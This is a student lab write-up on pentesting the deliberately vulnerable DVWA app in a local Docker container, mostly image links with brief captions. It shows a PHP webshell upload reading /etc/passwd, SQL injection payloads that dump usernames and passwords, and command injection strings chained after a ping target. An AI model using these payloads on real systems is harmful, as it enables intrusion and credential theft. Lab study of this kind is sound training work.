
Name: Devansh Deven Dhruve Branch: CSE-ICB

Roll No: B021 Sap Id: 60019220057


Web Application Pentesting

- Downloading Docker in my Kali Machine
- Pull assesment container from Docker Hub using below comment "docker pull sagikazarmark/dvwa"
- Starting Docker container using command:

"docker run --rm -it -p 8080:80 sagikazarmark/dvwa"




 Pentesting Application running on localhost port 8080 "http://127.0.0.1:8080"




Checking Vulnerabilities in DVWA(Damn Vulnerable Web Application)

1. File Upload:


 We locate WEBSHELL SCRIPTS which are n built command for some .php file




Selecting and moving file name "simple-backdoor.php" to current directory




Uploading the .php file






- After uploading successfully we receive a link
- And searching that link address we get




Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

This allows us to give a command(root password).



2. SQL Injection:

Opening SQL Injection in DVWA




Typing " ' " to check whether its vulnerable or not



This shows its vulnerable to Attack

Using command to get the list of the users:

'OR 1=1#




Writing command to get the user name and their passwords
'UNION SELECT user, password FROM users--




3. Command Injection:

Opening Command Injection in DVWA




Pinging IP Address:




Using command to get the list in that host

127.0.0.1; ls




Using command to see the file

127.0.0.1; cat index.php




 Using command to know the hosts name and the user name 127.0.0.1; whoami; hostname



Using command to know the host name, user name and list of home directory

127.0.0.1; whoami; hostname; ls ../



Using command to show the text

127.0.0.1; echo "You've been hacked"

